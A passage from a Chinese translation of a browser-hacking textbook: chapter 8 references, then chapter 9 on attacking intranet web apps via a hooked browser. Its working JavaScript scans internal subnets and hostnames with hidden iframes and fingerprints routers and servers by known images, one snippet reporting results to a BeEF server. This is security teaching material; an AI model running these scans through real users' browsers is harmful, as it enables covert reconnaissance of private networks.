要查看问题的答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

8.6 注释

1. Mozilla Developer Network. (2013). *Putting Users in Control of Plugins*. Retrieved October 23, 2013 from https://blog.mozilla.org/security/2013/01/29/putting-users-in-control-of-plugins/
2. Mozilla Blog. (2012). *Click-to-Play Plugins Blocklist-Style*. Retrieved October 23, 2013 from https://blog.mozilla.org/security/2012/10/11/click-to-play-plugins-blocklist-style/
3. Microsoft TechNet Blogs. (2008). *The Kill-Bit FAQ*. Retrieved October23, 2013 from http://blogs.technet.com/b/srd/archive/2008/02/06/the-kill_2d00_bit-faq_3a00_-part-1-of-3.aspx
4. The Next Web. (2013). *Apple takes no prisoners*. Retrieved October 23, 2013 from http://thenextweb.com/apple/2013/01/11/apple-takes-no-prisoners-immediately-blocks-java-7-on-os-x-10-6-and-up-to-protect-mac-users
5. CERT KnowledgeBase. (2013). *ActiveX kill bits*. Retrieved October 23, 2013 from https://www.kb.cert.org/vuls/id/636312.
6. Mozilla Developer Network. (2013). *Navigator. plugins*. Retrieved October23, 2013 from https://developer.mozilla.org/en-US/docs/Web/API/NavigatorPlugins.plugins
7. PinLady. (2011). *Plugin Detect*. Retrieved October 23, 2013 from http://www.pinlady.net/PluginDetect/
8. Mozilla. (2013). *Plugin Check*. Retrieved October 23, 2013 from https://www.mozilla.org/en-US/plugincheck/
9. Mozilla Buzilla. (2013). *Click to Play bypass bug*. Retrieved October 23, 2013 from https://bugzilla.mozilla.org/show_bug.cgi?id=838999

10. Immunity. (2013). *Keep calm and run this applet*. Retrieved October 23, 2013 from http://immunityproducts.blogspot.com.ar/2013/02/keep-calm-and-run-this-applet.html
11. Docstore.mik.ua. (2008). *Serialized Applets*. Retrieved October 23, 2013 from http://docstore.mik.ua/orelly/java/javanut/ch09_04.htm
12. Immunity. (2013). *Yet Another Java Security Manager Warning Bypass*. Retrieved October 23, 2013 from http://immunityproducts.blogspot.co.uk/2013/04/yet-another-java-security-warning-bypass.html
13. Oracle. (2012). *Applet migration with JNLP*. Retrieved October 23, 2013 from http://www.oracle.com/technetwork/java/javase/applet-migration-139512.html
14. Wikipedia. (2013). *Java version history*. Retrieved October 23, 2013 from http://en.wikipedia.org/wiki/Java_version_history
15. CVE Details. (2013). *Denial of Service Attack*. Retrieved October 23, 2013 from http://www.cvedetails.com/vulnerability-list/vendor_id-5/product _id-1526/SUN-JRE.html
16. Danskebank. (2013). *eBanking technical requirements*. Retrieved October 23,2013 from http://www.danskebank.ie/en-ie/Personal/eBanking/Support/Pages/Technical-requirements.aspx
17. Oracle. (2010). *Applet security*. Retrieved October 23, 2013 from http://docs.oracle.com/javase/tutorial/deployment/applet/security.html
18. JDGUI. (2013). *JDGUI*. Retrieved October 23, 2013 from http://java.decompiler.free.fr/?q=jdgui
19. Ars Technica. (2012). *Yet another java flaw allows "complete" bypass of security sandbox*.Retrieved November 10, 2013 from http://arstechnica.com/security/2012/09/yet-another-java-flaw-allows-complete-bypass-of-security-sandbox/
20. Security Obscurity. (2013). *Deobfuscating Java 1.7u11 Exploit*. Retrieved October 23, 2013 from http://security-obscurity.blogspot.co.uk/2013/02/deobfuscating-java-7u11-exploit-from.html
21. Oracle. (2013). *Java reflection*. Retrieved October 23, 2013 from http://docs.oracle.com/javase/tutorial/reflect/
22. Rapid7. (2013). *CVE-2013-2423 Java Applet Reflection Type Confusion RemoteCode Execution | Rapid7*. Retrieved October 23, 2013 from http://www.rapid7.com/db/modules/exploit/multi/browser/java_jre17_reflection_types
23. Macromedia. (2013). *Website Storage Settings panel*. Retrieved October 23, 2013 from http://www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager07.html
24. HP. (2013). *SWFScan*. Retrieved October 23, 2013 from http://h30499.www3.hp.com/t5/Following-the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167
25. Adobe. (2013). *ActionScript 3 camera API*. Retrieved October 23, 2013 from http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/media/Camera.html
26. Adobe. (2013). *ActionScript 3 microphone API*. Retrieved October 23, 2013 from http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/flash/media/Microphone.html
27. Google Security Blog. (2013). *Fuzzing at scale*. Retrieved October 23, 2013 from http://googleonlinesecurity.blogspot.co.uk/2011/08/fuzzing-at-scale.html
28. Boc.cn. (2013). *eBanking technical requirements*. Retrieved October 23, 2013 from http://www.boc.cn/en/custserv/bocnet/201107/t20110705_1442435.html
29. Google Code. (2013). *NP-ActiveX*. Retrieved October 23, 2013 from http://code.google.com/p/np-activex/

30. Google Code. (2013). *Firefox ActiveX host*. Retrieved October 23, 2013 from http://code.google.com/p/ff-activex-host/
31. Meau.com. (2013). *Mitsubishi MC-WorX ActiveX*. Retrieved October 23, 2013 from http://www.meau.com/functions/dms/getfile.asp?ID=035000000000000001000000908800000
32. Exploit DB. (2013). *Mitsubishi MC-WorX ActiveX exploit*. Retrieved October 23, 2013 from http://www.exploit-db.com/exploits/28284/
33. Microsoft. (2013). *UNC paths*. Retrieved October 23, 2013 from http://msdn.microsoft.com/en-us/library/gg465305.aspx
34. Chris Gates. (2013). *Attacking layer 8*. Retrieved October 23, 2013 from http://carnal0wnage.attackresearch.com/2009/03/attacking-layer-8-client-side.html
35. Exploit DB. (2013). *Hyperion: Implementation of a PE-Crypter*. Retrieved October 23, 2013 from http://www.exploit-db.com/wp-content/themes/exploit/docs/18849.pdf
36. Chris Truncer, Mike Wright. (2013). *The Grayhound. Veil - Framework*. Retrieved October 23, 2013 from https://www. veil-evasion.com/
37. Mateusz Jurczyk. (2013). *PDF fuzzing and Adobe Reader 9.5.1 and 10.1.3 multiplecritical vulnerabilities*. Retrieved October 23, 2013 from http://j00ru.vexillium.org/?p=1175
38. Zdnet. (2013). *Adobe Turnoff Javascript in PDF Reader*. Retrieved October 23, 2013 from http://www.zdnet.com/blog/security/adobe-turn-off-javascript-in-pdf-reader/3245
39. Stefano Di Paola, Giorgio Fedon. (2006). *Subverting AJAX*. Retrieved October 23, 2013 from http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf
40. Mitre. (2013). *CWE-415: Double Free*. Retrieved October 23, 2013 from http://cwe.mitre.org/data/definitions/415.html
41. Microsoft TechNet Blogs. (2013). *Preventing the Exploitation of SEH Overwriteswith SEHOP*. Retrieved October 23, 2013 from http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx
42. Chromium Blog. (2013). *Saying Goodbye to Our Old Friend NPAPI*. Retrieved October 23, 2013 from http://blog.chromium.org/2013/09/saying-goodbye-to-our-old-friend-npapi.html
43. Mozilla Blog. (2013). *Plugin activation in Firefox*. Retrieved October 23, 2013 from https://blog.mozilla.org/futurereleases/2013/09/24/plugin-activation-in-firefox/

第 9 章

攻击Web应用

本章探讨如何在不违反SOP的情况下，通过勾连浏览器攻击Web应用。如果你控制了一个浏览器，而且该浏览器可以访问内网Web应用，那么这个Web应用就会成为一个可能的目标。

先想一想整个过程。过去，一般都认为内网的Web应用不必像互联网上的Web应用那样重视安全。既然应用处在不会被外网访问到的内网里，何苦还要考虑安全呢？事实上，本章将介绍很多技术，利用它们都可以从外网访问到内网中的目标。只要有被勾连的浏览器，就可以通过它找到内网中薄弱的攻击目标。

浏览器跨域请求资源的方法有很多种。而本章也有几节介绍利用SQL注入和XSS漏洞实施攻击的方法。本章最后几节更进一步，将演示如何定位那些暴露了远程代码执行缺陷的Web应用。

本章，我们将攻击面扩大到内网。通过浏览器代理实现攻击，又为攻击者打开一扇大门，让他们使用已有的攻击工具就可以达到前所未有的领域，或者轻松访问之前不可能访问的新资源。

本章介绍的方法不仅可以扩大攻击面，还可以让攻击者隐藏得更深，但同时拥有更大权限以访问无法路由的内网Web应用。闲话少说，马上开始吧！

9.1 发送跨域请求

发送跨域请求时，多数情况下SOP都会阻止我们读取HTTP响应。本章以及接下来几章会介绍，实现攻击并不一定非要读取响应。

如果你知道了某个服务器存在远程命令执行或SQL注入漏洞，就可以发送包含攻击的请求，忽略响应。很多攻击的目的在于让攻击目标*正确地*处理HTTP请求中的数据。

9.1.1 枚举跨域异常

在发动跨域攻击之前，需要知道哪个浏览器适合生成跨域请求。这样才能确保你发起的攻击都能到达目标。

提到跨域异常，并非所有浏览器都一样。版本和厂商不同，利用价值也不同。CSS、JavaScript和SOP都可能存在一些不同寻常的地方，从而影响攻击的成败。本小节介绍如何在任意时间点确定浏览器的能力。

要事先讲。首先来看一看你自己的浏览器能否发送跨域请求。运行以下代码，测试一下浏览

器是否有用。结果可以告诉我们浏览器是否能够发送POST或GET形式的`XMLHttpRequest`跨域请求。先运行如下Ruby代码，准备好在服务器上处理POST和GET请求：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'

class XhrHandler < Sinatra::Base
 post "/" do
    puts "POST from [#{request.user_agent}]"
    params.each do |key,value|
      puts "POST body [#{key}->#{value}]"
    end
    p "[+] Content-Type [#{request.content_type}]"
    p "[+] Body [#{request.body.read}]"
    # p "Raw request:\n #{request.env.to_s}"
  end

  get "/" do
    puts "GET from [#{request.user_agent}]"
    params.each do |key,value|
      puts "[+] Request params [#{key} -> #{value}]"
    end
  end


  options "/" do
    puts "OPTIONS from [#{request.user_agent}]"
    puts "[+] The preflight was triggered"
  end

end

@routes = {
    "/xhr" => XhrHandler.new
}

@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = true
Thin::Logging.debug = false

puts "[#{Time.now}] Thin ready"
@thin.start
```

这些代码依赖一些常见的Ruby库才能运行。这里的Ruby后端使用了Thin作为Web服务器，Sinatra作为Rack中间件的上层API。只实现了一个路径规则（`@routes`变量），指定/xhr路径由`XhrHandler`类处理。这个类中的方法负责处理GET、POST和OPTIONS请求。

接下来需要在浏览器控制台中运行如下JavaScript脚本，该脚本会尝试和监听服务器通信：

```
var uri = "http://browserhacker.com";
var port = 4000;

xhr = new XMLHttpRequest();
xhr.open("GET", uri + ":" + port + "/xhr?param=value", true);
xhr.send();

xhr = new XMLHttpRequest();
xhr.open("POST", uri + ":" + port + "/xhr", true);
xhr.setRequestHeader("Content-Type", "text/plain");
xhr.setRequestHeader('Accept','*/*');
xhr.setRequestHeader("Accept-Language", "en");
xhr.send("a001 LIST \r\n");
```

两个请求都发送到browserhacker.com:4000。第一个就是简单的异步GET请求，第二个是一个异步POST请求，但设置了自定义的内容类型`text/plain`和一个自定义的请求体。

在Chrome中测试之后，可以看到如下输出：

```
$ ruby XMLHttpRequest-test-server.rb
[2013-07-07 20:05:42 +1000] Thin ready
POST from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/53
7.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]
"[+] Content-Type [text/plain]"
"[+] Body [a001 LIST \r\n]"
GET from [Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_4) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/27.0.1453.116 Safari/537.36]
[+] Request params [param -> value]
```

浏览器以及版本不同，输出的内容也可能有差异。对当前浏览器而言，通常有两种情形可能发生。

这里要讨论的跨域请求一般分两步，攻击互联网目标和攻击内网目标。对攻击内网目标而言，重要的是要知道，带有非RFC1918地址的源上的勾连浏览器，可以从带有RFC1918地址的（内网）源请求资源。修改前面例子中的`uri`和绑定的`port`可以验证这一点。比如在Chrome中，图9-1展示了它会给出错误消息，揭示缺少CORS首部。这没错，因为代码中确实没有提供CORS首部。但无论浏览器报什么错，关键是GET和POST跨域请求都已经成功到达了目标。




图9-1　Chrome在遇到没有CORS首部的跨域请求时会报错

9.1.2　前置请求

前置请求（preflight request）[1]是在主CORS HTTP请求之前发送的HTTP请求。实际上，这两个请求被发送到Web服务器会取得一个响应体。

如果CORS请求没有使用*简单方法*[2]或*简单首部*[3]，就会发送前置请求。前置请求使用`OPTIONS`方法询问服务器是否接受自定义首部、内容类型或HTTP动词。如果服务器返回肯定的响应，则响应体就可以跨域访问。

前面的JavaScript `XMLHttpRequest`代码故意使用了`text/plain`内容类型，以触发更复杂的浏览器CORS逻辑。具有类似行为的内容类型还有`application/x-www-form-urlencoded`和`multipart/form-data`。

9.1.3　含义

POST请求中的`text/plain`、`application/x-www-form-urlencoded`和`multipart/form-data`内容类型，在多数情况下都不会发送前置请求。向自定义端口发送自定义内容类型跨域请求的可能性，正是实现攻击网络服务的关键所在。

第10章会介绍的内部协议通信与利用等技术，本质上也依赖于与那些端口和自定义类型通信的能力。攻击网络服务只是利用这种行为的其中一种方法。本章最后还会讨论JBoss、GlassFish和m0n0wall中的跨域利用。所有这些技术都依赖于被勾连的浏览器，使用某种不要求前置请求的内容类型来发送跨域请求。

9.2　跨域 Web 应用检测

要发现跨域Web应用，可以利用上一节介绍的技术。本节，我们以内嵌框架作为检测手段，还会介绍发现内部设备IP地址和内部域名的方法。这两类方法都有赖于在隐藏的内嵌框架中加载选定端口的一个IP或域名。

9.2.1　发现内网设备 IP 地址

勾连对子网有访问权限的浏览器，可以发现内网设备。这个子网不一定可以通过互联网路由。关键是要勾连到一个浏览器，而该浏览器有权访问子网。

利用浏览器可以在内嵌框架中加载跨域内容的能力，可以检测Web应用是否运行在目标来源上。假设要检测172.16.37.0/24这个子网中运行在80端口的Web应用，那可以使用如下代码：

```
var protocol = "http://";
var port = 80;
var c_subnet = "172.16.37.0";

// 以下代码返回172.16.37
var c = c_subnet.split(
 c_subnet.split('.')[3]
```

```
)[0];

// 添加新的'b'元素，盛放后来添加的IFrame
var dom = document.createElement('b');
document.body.appendChild(dom);

// 加载IFrame，IFrame指向迭代的IP
function check_host(url, id){
 var iframe = document.createElement('iframe');
 iframe.src = url;
 iframe.id = "i_" + id;
 iframe.style.visibility = "hidden";
 iframe.style.display = "none";
 iframe.style.width = "0px";
 iframe.style.height = "0px";
 iframe.onload = function(){
  console.log('Internal webapp found: ' + this.src);
 }
 dom.appendChild(iframe);
}

// 通过类C的子网迭代
for(var i=1; i < 255; i++){
 var host = c + i;
 check_host(protocol + host + ":" + port, i);
}

// 如果IFrame的src不存在，则不会触发onerror事件，因此需要清理DOM
setTimeout(function(){
for(var i=1; i < 255; i++){
 var del = document.getElementById("i_" + i);
 dom.removeChild(del);
}
}, 2000);
```

对于子网段172.16.37.0/24，前面的代码会迭代所有254个IP，为每个IP添加一个隐藏的内嵌框架。每个框架都会加载当前迭代的IP，使用http://协议和端口80。比如，其中一次迭代加载的是http://172.16.37.147:80。

如果内嵌框架加载成功，就会触发`onload`事件，也就是172.16.37.147:80上的设备在运行Web服务器，因而很可能该设备上部署了Web应用。在本地子网中加载并运行以上代码的时间非常短，通常少于两秒。两秒之后，把所有之前添加的内嵌框架从DOM中清除掉。

9.2.2　枚举内部域名

枚举内部域名是检测跨域Web应用的另一个方法，与发现内部IP地址很相似。区别主要在于迭代的是预定义的域名而非IP。

下面代码中的数组包含一些常用的内部域名。在JavaScript控制台中运行这段代码，就可以发现使用了其中一个内部域名的Web应用：

```
var protocol = "http://";
var port = 80;

// 一般的内部主机名
var hostnames = new Array("about", "accounts", "admin",
"administrator", "ads", "adserver", "adsl", "agent",
"blog", "channel", "client", "dev", "dev1", "dev2",
"dev3", "dev4", "dev5", "dmz", "dns", "dns0", "dns1",
"dns2", "dns3", "extern", "extranet", "file", "forum",
"forums", "ftp", "ftpserver", "host", "http", "https",
"ida", "ids", "imail", "imap", "imap3", "imap4", "install",
"intern", "internal", "intranet", "irc", "linux", "log",
"mail", "map", "member", "members", "name", "nc", "ns",
"ntp", "ntserver", "office", "owa", "phone", "pop", "ppp1",
"pptp", "print", "printer", "project", "pub", "public",
"preprod", "root", "route", "router", "server", "smtp",
"sql", "sqlserver", "ssh", "telnet", "time", "voip",
"w", "webaccess", "webadmin", "webmail", "webserver",
"website", "win", "windows", "ww", "www", "wwww", "xml");

// 添加新的'b'元素，将保有附加的IFrame
var dom = document.createElement('b');
document.body.appendChild(dom);

// 加载隐藏的IFrame,指向当前迭代的主机名
function check_host(url, id){
 var iframe = document.createElement('iframe');
 iframe.src = url;
 iframe.id = "i_" + id;
 iframe.style.visibility = "hidden";
 iframe.style.display = "none";
 iframe.style.width = "0px";
 iframe.style.height = "0px";
 iframe.onload = function(){
  console.log('Internal DNS found: ' + this.src);
  document.body.removeChild(this);
 };
 dom.appendChild(iframe);
}

// 通过主机名数组迭代
for(var i=1; i < hostnames.length; i++){
  check_host(protocol + hostnames[i] + ":" + port, i);
}

// 如果IFrame的src不存在，则不会触发onerror事件，因此需要清理DOM
setTimeout(function(){
for(var i=1; i < 255; i++){
 var del = document.getElementById("i_" + i);
 dom.removeChild(del);
}
}, 2000);
```

针对每个域名，都会向DOM中插入相应的内嵌框架。与前面的方法一样，如果内嵌框架的

`onload`事件被触发，就说明发现了内部域名。

前面两段代码经过修改，都可以支持其他URI协议，比如https://（不过https://通常在内网中更常见一些），以及支持其他端口，比如443、8080或8443。

图9-2展示了执行前面两种方法的结果。在172.16.37.1和172.16.37.147这两个IP上发现了两个内部Web应用，还发现了www和sqlserver两个内部域名。



图9-2　发现内网设备及域名

发现了勾连浏览器所在内网中Web应用对应的IP和域名后，下一步就是采集它们的指纹。

下面介绍一些帮你在内网中找到潜在目标的方法。更多高级的方法将在第10章介绍，比如使用Java和Session Discovery Protocol等。

9.3　跨域 Web 应用指纹采集

JavaScript可以动态创建`Image`对象，并可以为其绑定`onload`和`onerror`自定义处理程序。第3章曾详细介绍过这个概念。本章也会利用这种技术来识别Web应用、网络守护程序，以及可以通过HTTP暴露资源的其他设备。

可以通过互联网访问的HTTP服务，不需要使用这里讨论的指纹采集方法，因为有很多现成的工具可以让你直接那么做。本章讨论的Web应用可能只对内网开放。此时，必须通过勾连浏览器，然后间接地访问目标Web应用。因此，下面介绍的方法就可以派上用场了。

请求已知资源

可以通过枚举Web应用中常见的资源定位到它。前提是必须知道相应Web应用与资源的映射

关系。然后就可以通过成功的（或不成功的）跨域请求推断出目标。

这里所说的资源可能是图片，甚至是管理界面中使用的网页。假设你想找的是Linksys NAS，那么可以在80端口上寻找资源/Admin_top.jpg。这张图片是该设备所有型号都会暴露的一个默认资源。

再比如，要识别Apache Web服务器，可以测试/icon/apache_pb.gif资源。通常在产品环境中都有它。除了图片，这种技术还可以应用于网页。你可以想到的所有Web应用，像CMS、CRM、ERP，无论安装在哪里，都可能有一些默认的页面。

无论如何，这种技术的前提是有一个大型的已知资源的数据库。一般来说，资源数据量越大，结果就越可靠。

1. 请求图片

我们先来看看在目标设备上找到图片资源的指纹采集方法。首先，就是要有需要检测的一组目标IP，比如：

```
ips = [
 '192.168.0.1',
 '192.168.0.100',
 '192.168.0.254',
 '192.168.1.1',
 '192.168.1.100',
 '192.168.1.254',
 '10.0.0.1',
 '10.1.1.1',
 '192.168.2.1',
 '192.168.2.254',
 '192.168.100.1',
 '192.168.100.254',
 '192.168.123.1',
 '192.168.123.254',
 '192.168.10.1',
 '192.168.10.254'
];
```

这个例子中给出的都是局域网中的私有IP。虽然不一定局限于内部网络，但攻击内部网络经常容易有所收获。

下一步是创建一个指纹采集数据库，把设备或Web应用映射到图片。为了保证可靠性和减少误报，最好在图片路径后面再给出图片的宽度和高度。虽然可能有两个Web应用都有/logo.gif图片，但这两张图片大小完全相同的可能性却很小。指纹采集数据库类似这样：

```
var fingerprint_data = new Array(
 new Array(
  "JBoss Application server",
  "8080","http",true,
  "/images/logo.gif",226,105),
 new Array(
  "VMware ESXi Server",
  "80","http",false,
  "/background.jpeg",1,1100),
```

```
 new Array(
  "Glassfish Server",
  "4848","http",false,
  "/theme/com/sun/webui/jsf/suntheme \
/images/login/gradlogsides.jpg", 1, 200),
 new Array(
  "m0n0wall",
  "80","http",false,
  "/logo.gif",150,47)
);
```

这个fingerprint_data数据结构中的每个数组元素，都包含域名、端口和协议类型，可用于请求图片路径，最后是图片的宽度和高度值。如果你想知道更完整的（但并不是最完整的）指纹采集数据库，可以看看BeEF的internal_network_fingerprinter模块，这里顺便感谢Brendan Coles为此付出的心血[4]。

有了IP，也有了图片，就可以把下面的JavaScript代码注入勾连浏览器的DOM了。这段代码会检查上面的IP（或者你指定的其他IP）是否在运行具有fingerprint_data中某个特征的Web应用：

```
var dom = document.createElement('b');
// 每个IP
for(var i=0; i < ips.length; i++) {
 // 数据集中的每个应用
 for(var u=0; u < fingerprint_data.length; u++) {
   var img = new Image;
   img.id = u;
   img.src = fingerprint_data[u][2]+"://"+ips[i]
        +":"+fingerprint_data[u][1]+ fingerprint_data[u][4];

   // 触发onload事件，找到图片
   img.onload = function() {

    // 再次检查宽度和高度
    if (this.width == fingerprint_data[this.id][5] &&
              this.height == fingerprint_data[this.id][6]) {
    console.log("Detecting  [" + fingerprint_data[this.id][0]
    + "] at IP [" + ips[i] + "]");

    // 通知BeEF服务器
    beef.net.send('<%= @command_url %>', <%= @command_id %>,
      'discovered='+escape(fingerprint_data[this.id][0])+
      "&url="+escape(this.src)
    );
    // 完工，从DOM中删除图片
    dom.removeChild(this);
    }
   }
   // 将图片添加到DOM
   dom.appendChild(img);
 }}
```

前面的代码运行后，会尝试将所有资源加载到各自的内嵌框架。资源的URL由fingerprint_ data

和ips中的数据组合而成。如果图片的`onload`事件被触发，则说明已经正确定位到资源（否则会触发`onerror`事件）。

最后，为增加确定性，还要验证图片的宽度和高度。如果图片的路径、宽度和高度与前面创建的数据集中的某一个条目对应，那么恭喜你！图9-3展示了成功找到一个资源的结果。




图9-3　找到了VMware ESXi服务器

2. 请求页面

很多CMS和一般Web应用的指纹采集工具都有一个大型的数据库，其中包含CMS的类型、版本、主题和插件信息。比如Chris Sullo（Nikto的作者）创建的CMS-Explorer[5]，就包含Drupal、Joomla和WordPress的数千个插件和主题URL路径。这些信息非常有用，特别是当配合利用XSS和SQLi等这类CMS插件中常见的安全漏洞时，往往能得到非常可靠的结果。

要检测某个应用是否存在特定的路径，比如modules/filebrowser/，可以采用与之前检测图片类似的方法。首先，创建一个数据结构，包含Drupal中使用的多种插件的名称和路径。对每个要检测的路径，都创建一个带自定义`onerror`和`onload`处理程序的`script`标签。比如可以使用下面的脚本：

```
var target = "http://172.16.37.147";

/* 要检查的资源（名称，路径）*/
var resources = [
 ["Drupal - FileBrowser","modules/filebrowser/"],
 ["Drupal - FFmpeg", "modules/ffmpeg/"],
 ["WordPress - AccessLogs", "wp-content/plugins/access-logs/"]
];

/* 上层路径（/或/drupal）*/
var paths = ["/", "/drupal/"];

function add_tag(src){
```

```
for(var p=0; p < paths.length; p++) {
 // 对每个上层路径，创建最终的URI
 var uri = target + paths[p] + src;

 var i = document.createElement('script');
 i.src = uri;
 i.style.display = 'none';
 i.onload = function(){
    console.log(uri + " -- FOUND");
 };
 i.onerror = function(){
    console.log(uri + " -- NOT-FOUND");
 };
 document.body.appendChild(i);
}
}

/* 对每个待检查的资源，添加新的script标签*/
for(var c=0; c < resources.length; c++) {
 add_tag(resources[c][1]);
}
```

你都看到了，这里没有使用`img`标签，而是使用了`script`标签。运行以上代码后，如果找到了资源，应该可以看到如图9-4中所示的语法错误。之所以会报这种错，是因为HTML文件通常都返回`text/html`内容类型，而不会返回`application/javascript`，因此会导致JavaScript解析错误。




图9-4　找到了Drupal及其FileBrowser插件

要注意的是，虽然我们请求的都是不包含JavaScript的已知资源，但这种方法非常容易被发现，从而被反击。这些资源都可以被改成一段脚本，然后反击者可以利用它接管勾连浏览器。当然，也有一些方法可以让攻击更加隐蔽，比如使用内嵌框架的`sandbox`属性。

同样的技术也可用于采集那些暴露Web界面的设备的指纹。下面的例子就是要检测Sky的宽带路由器Sagemcom F@ST 2504[6]。如果你没有用过这款路由器，也不用担心，因为后面介绍的各种技术并不局限于某款设备，而是都可以举一反三地用于其他类似的设备。

与很多类似的设备一样，这款路由器可以通过http://192.168.0.1:80这样的URL访问到，而且对外暴露了JavaScript文件和图片可供我们验证。有了这些特征，我们就可以对比其指纹了。可以使用以下代码来识别Sagemcom路由器：

```
// 默认的路由器IP
var target = "192.168.0.1";

// 默认的路由器图片
var fingerprint_data = new Array(
 new Array(
  "Sky Sagemcom Router",
  "80","http",true,
  "/sky_images/arrows.gif",8,16),
 new Array(
  "Sky Sagemcom Router",
  "80","http",true,
  "/sky_images/icons-broadband.jpg",43,53)
);

var dom = document.createElement('b');

for(var u=0; u < fingerprint_data.length; u++) {
   var img = new Image;
   img.id = u;
   img.src = fingerprint_data[u][2]+"://"+target
        +":"+fingerprint_data[u][1]+ fingerprint_data[u][4];

   // 触发onload事件，找到了图片
   img.onload = function() {
    // 再次检查宽度和高度
    if(this.width == fingerprint_data[this.id][5] &&
     this.height == fingerprint_data[this.id][6]){
    console.log("Found  " + fingerprint_data[this.id][4] +
     " -> " + fingerprint_data[this.id][0]);
    // 完工，从DOM中删除图片
    dom.removeChild(this);
    }
   }
   // 将图片添加到DOM
   dom.appendChild(img);
}
```

运行前面代码的结果如图9-5所示，确认了可以通过http://192.168.0.1:80访问Sagemcom路由器。为什么呢？因为该路由器默认的两张图片都准确地找到了。




图9-5　采集路由器的指纹

2007年，Gareth Heyes写出了jsLanScanner[7]，使用了类似的技术发现和识别很多嵌入式设备。他的指纹采集数据库相当精确，包括了近200种不同的设备。

成功发现并确认了路由器之后，接下来就要访问设备。通常下一步就是要通过认证这一关，我们下一节就来介绍。

9.4　跨域认证检测

大多数具有一定逻辑功能的Web应用，都会把认证后和认证前可以访问的资源分开存放。

